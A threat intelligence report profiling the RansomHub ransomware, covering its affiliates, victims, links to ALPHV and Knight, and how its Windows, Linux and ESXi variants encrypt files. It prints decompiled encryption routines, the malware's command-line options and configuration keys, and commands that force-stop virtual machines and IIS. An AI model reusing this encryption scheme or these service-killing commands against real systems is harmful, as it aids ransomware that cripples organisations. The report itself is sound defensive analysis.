

MALWARE/
TOOL
PROFILE

Recorded Future®

By Insikt Group®

June 20, 2024



RansomHub Draws in Affiliates with Multi-OS Capability and High Commission Rates

RansomHub's high commission rate and customizable builder are likely to attract advanced and experienced affiliates who are more likely to use Big Game hunting and hence target higher-value organizations.

Insikt Group® identified code overlaps and shared configuration keys between RansomHub, ALPHV (BlackCat), and Knight Ransomware, indicating commonalities between the three groups.

RansomHub's use of passwords to run and decrypt embedded configurations hinders dynamic analysis from automatic tools and threat researchers without passwords.

Note: The analysis cut-off date for this report was May 1, 2024

Executive Summary

RansomHub is a new ransomware-as-a-service (RaaS) first advertised in early February 2024. The ransomware is written in Go and C++ and targets Windows, Linux, and ESXi operating systems. This versatility broadens the range of potential victims for affiliates, amplifying the effect on targeted organizations, and is part of a larger [trend](#) showing that malware targeting multiple operating systems increased about seven times between 2022 and 2023. With a profitable commission rate of 90%, which is on the higher end of the 80-90% range that operators commonly offer, RansomHub is likely to draw seasoned affiliates from other RaaS platforms, resulting in a surge in RansomHub infections and victims.

Since RansomHub's inception, Insikt Group has observed 45 victims across eighteen countries. The IT sector has been the most targeted industry, indicating that RansomHub's affiliates may follow the trend of "big game hunting". This trend involves attackers focusing on a more targeted group of victims who are more likely to pay out larger ransoms due to the financial consequences of operational downtime. In one incident, affiliates described how they could target cloud storage backups to extend their effect on victim systems and potentially increase their chances of receiving a ransom payment. The financially motivated affiliates discovered access not only to their main target's backups but also to the backups of other client organizations, using the same backup solutions provider as leverage. This data leak from a misconfigured Amazon S3 instance set the stage for RansomHub to extort the backup solutions provider by threatening to leak client data, compromising the trust between a provider and its clients.

In the short term, organizations using cloud storage solutions to store system backup data should review guidance and build procedures to detect, respond to, and recover from ransomware events affecting stored data. Amazon Web Services (AWS) has [published](#) an example of such guidance, specifically for Amazon S3. In the long term, organizations should thoroughly evaluate business-critical solution providers to ensure all data transfer and storage is handled in accordance with their data management and classification policies. Organizations should also work with their providers to ensure system audits occur at a frequency in line with organizational requirements and regulations to determine who has access to client data.

Key Findings

- Code overlaps and shared configuration keys between RansomHub, ALPHV (BlackCat), and Knight Ransomware were identified, indicating commonalities between the three groups.
- RansomHub's use of passwords to run and decrypt embedded configurations hinders dynamic analysis from threat researchers who do not have the passwords.
- Our analysis of the builder panel and the decrypted configurations show that RansomHub is configurable, with the most options available in the Windows version.

- The ESXi version of RansomHub creates a file named `/tmp/app.pid` to ensure no other RansomHub processes are running. Modifying the contents of this file to `-1` will prevent RansomHub from performing encryption and cause it to run in an endless loop.

Background

In late February 2024, “koley,” a member of the underground forum Ramp, first advertised RansomHub. As is common with the ransomware-as-a-service (RaaS) model, RansomHub affiliates split the profit of ransomware attacks with the ransomware operators; in this case, RansomHub affiliates keep 90% of received ransom payments and are expected to pay the operators the remaining 10%. Since its launch, RansomHub has targeted multiple organizations across various industries and regions (see this report’s [RansomHub Victimology](#) section) but has most recently garnered attention after announcing on its data leak site, RansomHub Blog, on April 8, 2024, that they were selling 4TB of data belonging to Change Healthcare. Change Healthcare is a healthcare technology company based in the United States (US) that fell victim to a ransomware attack on February 21, 2024.

RansomHub and ALPHV

Initially, the ALPHV (BlackCat) Ransomware Group claimed responsibility for the attack on Change Healthcare; however, on March 3, 2024, “notchy”, a self-identified, former ALPHV affiliate and member of Ramp, claimed ALPHV did not pay notchy’s share of the \$22 million ransom collected from the attack. According to notchy, after receiving Change Healthcare’s ransom payment, ALPHV decided to suspend notchy’s account and has been avoiding their attempts to contact ALPHV. In this same post, notchy claimed to be in possession of the 4TB of data stolen from Change Healthcare. Seemingly corroborating these allegations, a post was made to the RansomHub Blog on April 8, 2024, stating that RansomHub was in possession of Change Healthcare’s 4TB of stolen data and that ALPHV (BlackCat) stole the payment.

Malwarebytes [noted](#) that RansomHub’s entrance into the threat landscape coincides with ALPHV’s disappearance in early March 2024, after the February attack on Change Healthcare and the alleged scamming of former affiliate notchy. This timeline has led some researchers to suspect RansomHub is a [rebrand](#) of ALPHV and that the threat actors are attempting to scare Change Healthcare into paying an additional ransom payment. Another theory is that the groups are separate and that former ALPHV affiliates are joining RansomHub, which is seemingly corroborated by [messages](#) exchanged between malware researchers from vx-underground and a RansomHub representative. However, any messaging from threat actors regarding the relationship between the two groups must be approached with caution. At this time, there is not enough evidence to confirm that the two groups are the same, and it is worth noting that ransomware affiliates can work with multiple groups.

RansomHub and Knight Ransomware

Aside from the suspected ALPHV connections, Insikt Group identified code overlap between RansomHub and Knight Ransomware. Knight Ransomware, previously known as Cyclops Ransomware, [claims](#) to have been in development for three years and targets a wide range of operating systems, including Android, ESXi, Linux, and macOS. On February 18, 2024, a threat actor known as “cyclops” listed Knight 3.0 ransomware source code for sale on RAMP Forum. The threat actor stated the sale

would include source code for both the locker and panel. The source code was described as being written in Golang and C++, and the threat actor would only accept offers from reputable people or those with a deposit. Shortly later, the post was deleted. It is unclear whether the source code was sold or whether it was taken down due to media attention.

RansomHub Victimology

As of May 1, 2024, RansomHub has posted 45 victim organizations to its extortion site, RansomHub Blog. A breakdown of this victimology data indicates that a majority of RansomHub's victims are IT service organizations (around 13%) located within the United States (around 31%). **Figures 1 and 2** show a breakdown of RansomHub's victimology by industry and country.




Figure 1: RansomHub victimology by industry as of May 1, 2024 (Sources: Recorded Future, [ransomwatch](https://ransomwatch.com))




Figure 2: RansomHub victimology by country as of May 1, 2024 (Sources: Recorded Future, [ransomwatch](#))

Third-Party Risk

Upon reviewing extortion messages posted to the RansomHub Blog, Insikt Group identified an instance where RansomHub affiliates claimed to have accessed multiple organizations' backup data stored in Amazon S3. An analysis of the "proof" image shared by RansomHub affiliates shows that the victim used Veeam with Amazon S3 to store backups.

According to the message posted to RansomHub Blog on April 19, 2024, while performing an attack on a real estate organization, RansomHub affiliates gained access to the victim's backup storage on S3. While gathering object keys, RansomHub affiliates discovered that the keys belonged to the President of an IT consulting organization providing disaster recovery and backup solutions. RansomHub affiliates continued to pivot through the storage until they identified and accessed the main repository of the IT consulting organization, which allegedly provided the RansomHub affiliates full access to backups.

belonging to all of the IT consulting organization's clients. RansomHub stated in this post that they would publish all "proofs" and critical data belonging to the IT consulting organization's clients no later than April 23, 2024. At this time, Insikt Group has not observed any indication that the IT consulting organization paid the extortion demand. The extent to which RansomHub has deleted, tampered with, or transferred the IT consulting organization's client data is unknown. However, as of approximately 21:00 UTC on April 23, 2024, RansomHub appears to have begun sharing links to leaked data belonging to a small subset of the IT consulting organization's clients.

As the RansomHub affiliates noted in their extortion message, "a regular real estate office in the states; on the back end - data from a dozen companies that didn't even know about the leak." This incident exemplifies the importance of vetting business-critical solution providers to ensure all data transfer and storage is handled securely and, conversely, that providers audit access to client data. For organizations providing backup storage solutions coupled with Amazon S3, AWS published [guidance](#) on detecting, responding to, recovering from, and protecting against ransomware events affecting data stored in Amazon S3.

RansomHub Threat Analysis

Insikt Group obtained three samples of RansomHub and a tool, `smbexec.exe`, that was provided to RansomHub affiliates to spread the ransomware over the server message block (SMB) protocol. The three ransomware samples are designed to target Windows, Linux, and ESXi, respectively. The file details of the samples can be found in [Appendix A](#).

Each ransomware variant uses a similar embedded configuration with specific settings that vary based on the targeted operating system (OS). Based on binary differential analysis, the Linux and Windows variants are written in Golang and share at least 47% of their codebase. The ESXi variant is written in C++ and has core functionality and behavior similar to those of the Linux and Windows variants. Overlaps between each version of RansomHub are [discussed](#) in greater detail later in this report.

Required Command-Line Arguments

Each of the three RansomHub variants requires a `-pass` argument to be specified when the ransomware is run. The provided value decrypts the embedded configuration, which provides instructions for that particular RansomHub sample. If the wrong password is supplied, the RansomHub sample will not properly execute and will instead print `bad config` to the console.

Configuration

The following configuration keys are common across each of the three variants. OS-specific features are contained in the settings configuration key and listed in each variant's section in the report.

Configuration Key	Description
master_public_key	The Curve25519 public key used for file encryption
extension	The extension added to encrypted files; the default value is the first six characters of the master public key
note_file_name	The filename used for the ransom note; the default value is README_<first six characters of master public key>.txt
note_full_text	The full text of the ransom note; the default ransom note is in Appendix B
note_short_text	An abbreviated version of the ransomware note; the default value is: Your data is stolen and encrypted, see README_<first six characters of master public key>.txt.
settings	Holds variant-specific settings to run against the target; for example, in the Windows variant, two of the settings are kill_processes and kill_services, indicating that this sample is instructed to kill the services and processes listed later on in the configuration

Table 1: Common configuration keys (Source: Recorded Future)

RansomHub Ransomware Note

The ransom notes for all samples are the same. The panel used by the affiliates to build the ransomware (shown in **Figure 3**) contains a red note suggesting that the ransom note is static; however, additional information can be appended. An example of the static contents of the ransom note is in [Appendix B](#).




Figure 3: Linux Locker panel for RansomHub ransomware (Source: Recorded Future)

Encryption Methodology

ESXi

Each targeted file in the specified target directories is processed in its own thread. In preparation for using threads, the number of cores is retrieved via `sysconf()` and a thread pool is created. The ransom note is then written in the target directory with the following format, which includes the encrypted file extension from the configuration: `README_[extension].txt`.

For each file, RansomHub ESXi uses Chacha20 encryption with Curve25519 to generate "victim" public and private keys using the threat actor's Curve25519 public key and a shared secret. The Linux file, `/dev/urandom`, which contains pseudorandom numbers, generates the 32-byte ChaCha20 nonce and 32-byte shared secret.

```
get_random_bytes_via_dev_urandom(rand_32_byte_secret, 32);
get_random_bytes_via_dev_urandom(rand_32_byte_nonce, 32);
curve25519_donna((__int64)victim_public_key, (__int64)rand_32_byte_secret, basepoint_9);
curve25519_donna((__int64)chacha20_key, (__int64)rand_32_byte_secret, ta_pubkey);
memset(rand_32_byte_secret, 0, sizeof(rand_32_byte_secret));
mw_init_chacha20_context(chacha20_context, chacha20_key, rand_32_byte_nonce, 0LL);
memset(chacha20_key, 0, sizeof(chacha20_key));
```

Figure 4: RansomHub ESXi encryption routine (Source: Recorded Future)

RansomHub ESXi implements a partial file encryption strategy, encrypting only 1MB at a time. If the file is less than or equal to 1MB, the entire file is encrypted. If the file is between 1MB and 2MB, only the first 1MB is encrypted. For file sizes greater than or equal to 11MB, only the first 1MB is encrypted in every remaining 11MB block or chunk.

```
fseek(stream, 0LL, SEEK_SET);
if ( (unsigned __int64)st_size <= 0x200000 )
{
    do
    {
        bytes_read = fread(buffer, 1uLL, 0x100000uLL, stream);
        total_byte_count += bytes_read;
        if ( !bytes_read )
            break;
        chacha20_encrypt((__int64)chacha20_context, (__int64)buffer, bytes_read);
        fseek(stream, -((__int64)bytes_read, SEEK_CUR);
        fwrite(buffer, 1uLL, bytes_read, stream);
        ++chunk_counter;
        memset(chunk_count_buffer, 0, 8uLL);
        encode_chunk_counter(chunk_counter, (__int64)chunk_count_buffer);
        memcpy(chunk_count_pointer, chunk_count_buffer, 8uLL);
        fseek(stream, st_size, SEEK_SET);
        fwrite(&trailer_pointer, 1uLL, 113uLL, stream);
    }
    while ( total_byte_count < (unsigned __int64)st_size );
}
else
{
    chunk_size = alternate_unencrypted_length + 0x100000;
    total_chunks = st_size / (alternate_unencrypted_length + 0x100000);
    off = 0LL;
    for ( i = 0LL; i < total_chunks; ++i )
    {
        off = chunk_size * i;
        fseek(stream, chunk_size * i, 0);
        bytes_read = fread(buffer, 1uLL, 0x100000uLL, stream);
        if ( !bytes_read )
            break;
        chacha20_encrypt((__int64)chacha20_context, (__int64)buffer, bytes_read);
        fseek(stream, -((__int64)bytes_read, 1);
        fwrite(buffer, 1uLL, bytes_read, stream);
        ++chunk_counter;
        memset(chunk_count_buffer, 0, 8uLL);
        encode_chunk_counter(chunk_counter, (__int64)chunk_count_buffer);
        memcpy(chunk_count_pointer, chunk_count_buffer, 8uLL);
        fseek(stream, st_size, 0);
        fwrite(&trailer_pointer, 1uLL, 113uLL, stream);
    }
}
}
```

Figure 5: RansomHub ESXi file encryption strategy (Source: Recorded Future)

A 113-byte file footer containing the victim public key, ChaCha20 nonce, encoded chunk count, and the threat actor's Curve25519 public key is added to the end of every encrypted file with the byte 0x11 at the start. The encrypted chunk count's implementation is flawed and may display very inflated chunk counts on ESXi because the malware author mistakenly expected the Unix standard library function `fread()` to always return the full amount of bytes requested.

Encrypted File Footer	Field Size (bytes)
0×11 (ESXi)	1
Per File Victim Public Key	32
ChaCha20 Nonce	32
Encrypted Chunk Count	16
Threat Actor Public Key	32

Table 2: RansomHub ESXi encrypted file footer
(Source: Recorded Future)

Windows and Linux

Both the Windows and Linux variants use [goroutines](#) to speed up the encryption process. A goroutine is a lightweight thread of execution in the Go programming language, allowing concurrent function execution. Each file is compared against blocklisted folders and files. If a file or folder matches one found on the list, it is dropped from processing. Similar to the ESXi version, the ransom note is also written in the target directory.

Once a file passes the preliminary system checks, it is then encrypted following the steps below:

1. The file is renamed to `filename.<configured extension>`.
2. A random 32-byte number is generated using the Go library [crypto/rand](#). According to [crypto/rand's](#) documentation, the random number is generated from `/dev/urandom` on Linux and Unix systems or the application programming interface (API) function [ProcessPrng](#) for Windows.
3. The first Elliptic-curve Diffie–Hellman (ECDH) shared secret is created using the `edwards25519` curve, with `nine` as the basepoint for the public key and the random number produced in Step 2 as the private key.
4. The Advanced Encryption Standard (AES) key for the file encryption is generated by creating another ECDH shared secret with `edwards25519` as the curve, the `master_public_key` value from the decrypted configuration as the public key, and the random number generated in Step 2 as the private key.
5. A second random 32-byte number is generated using `crypto_rand_ptr_rngReader_Read`. This number is used as the initialization vector (IV) for AES encryption.
6. RansomHub encrypts the file contents using AES in Counter Mode (CTR) mode.
7. The encrypted contents are written back to the file, and a footer is appended to the end. The specifics of the footer are shown in **Table 3**.

Encrypted File Footer	Field Size (bytes)
0x10 (Windows and Linux)	1
Per File Victim Public Key (Shared Secret from Step 3)	32
AES Initialization Vector	32
Encrypted Chunk Count	16
Threat Actor Public Key (master_public_key)	32

Table 3: RansomHub Windows and Linux encrypted file footer
(Source: Recorded Future)

Windows Version

The Windows sample supports the command-line options shown in **Table 4**.

Option	Description
-disable-net	Disable network before running
-host	Only process SMB hosts inside a defined host
-only-local	Only encrypt local drives
-pass	Configuration password
-path	Only process files inside a defined path
-safeboot	Reboot in Safe Mode before running
-safeboot-instance	Run as Safe Mode instance
-sleep	Sleep for a period of time to run
-verbose	Log to console

Table 4: RansomHub Windows command-line arguments (Source: Recorded Future)

In addition to the main configuration settings common to all RansomHub samples, the Windows variant can also be configured to stop processes (`kill_processes`) or services (`kill_services`) from a pre-configured list. The configuration also specifies a list of folders (`white_folders`) and files

(`white_files`) to avoid encrypting and a list of hosts (`white_hosts`) to which to avoid connecting. If `safeboot` mode is selected as an argument, RansomHub attempts to log in as the administrator using the usernames and passwords included in the `credentials` key.

Analysis

When analyzing the RansomHub sample with Recorded Future Malware Intelligence with the correct command-line arguments, we can see the execution flow as shown in **Figure 6**.




Figure 6: Execution of the RansomHub Windows variant (Source: Recorded Future Malware Intelligence)

The key parts of the execution flow are defined in the table below:

Command	Description
<code>powershell.exe -Command PowerShell -Command "&quot;Get-VM Stop-VM -Force&quot;"</code>	This PowerShell command retrieves information about virtual machines (VMs) and forcefully stops them.
<code>cmd.exe /c iisreset.exe /stop</code>	This command stops all Internet Information Services (IIS) on the system and effectively disables web applications and services.


```

.text:00000000FF634F mov     rdx, 5B454C619177E3FEh
.text:00000000FF6359 mov     [rsp+528h+var_3D1], rdx
.text:00000000FF6361 mov     rdx, 0C0B2ADCf05EA5266h
.text:00000000FF636B mov     [rsp+528h+var_3D9], rdx
.text:00000000FF6373 xor     ecx, ecx
.text:00000000FF6375 jmp     short Loc_FF6394

Loc_FF6394:
.text:00000000FF6394 loc_FF6394:
.text:00000000FF6394 cmp     rcx, 8
.text:00000000FF6398 jl      short string_decryption_loop

string_decryption_loop:
.text:00000000FF6377 movzx  edx, byte ptr [rsp+rcx+528h+var_3D1]
.text:00000000FF637F movzx  esi, byte ptr [rsp+rcx+528h+var_3D9]
.text:00000000FF6387 sub     esi, edx
.text:00000000FF6389 mov     byte ptr [rsp+rcx+528h+var_3D9], sil
.text:00000000FF6391 inc     rcx

runtime_slicebytetostring
rcx, rbx
rbx, rax
rax, [rsp+528h+var_300]
runtime_stringtoslicebyte
[rsp+528h+var_B0], rax

```

Figure 8: RansomHub Windows string encoding function (Source: Recorded Future)

Linux Version

The Linux sample is a 64-bit statically linked Executable and Linkable Format (ELF) file that supports the following command-line options.

Option	Description
-background	A reserved parameter (not used)
-pass	Password to decrypt the configuration
-path	Only process files inside defined paths
-sleep	Sleep for a period of time to run (minute)
-verbose	Log to console

Table 6: RansomHub Linux command-line arguments (Source: Recorded Future)

In addition to the main configuration settings common to all RansomHub samples, the Linux variant can be configured to self-delete and specify a list of folders to avoid encrypting.

Setting	Description	Observed Values
self_delete [boolean]	Delete executable after execution	true
white_folders [list]	List of folders to avoid encrypting	/etc, /dev, /bin, /sbin, /usr, /var, /include, /lib, /lib64, /opt, /proc, /mbr, /tardisks, /bootbank, /altbootbank, /scratch, /store

Table 7: Linux RansomHub configuration elements (Source: Recorded Future)

Analysis

The Linux variant contains less functionality than the Windows and ESXi variants. Presently, it only supports “target mode”, which requires one or more `-path` options to be specified. Upon execution, the command-line arguments are processed, and the ransomware sleeps for the specified time if the `-sleep` option is present. Next, it iterates through specified paths to encrypt the files’ contents, following the previously [described](#) methodology. Once the file encryption process is complete, the malware deletes itself if the `self_delete` option is set in the ransomware’s configuration.

ESXi Version

The ESXi sample is a dynamically linked 64-bit ELF executable written in C that supports the following command-line options.

Option	Description
<code>-pass</code>	Password to decrypt the configuration
<code>-path</code>	Only process files inside defined directory paths (default: <code>/vmfs/volumes</code>)
<code>-sleep</code>	Sleep for a period of time to run (minutes)
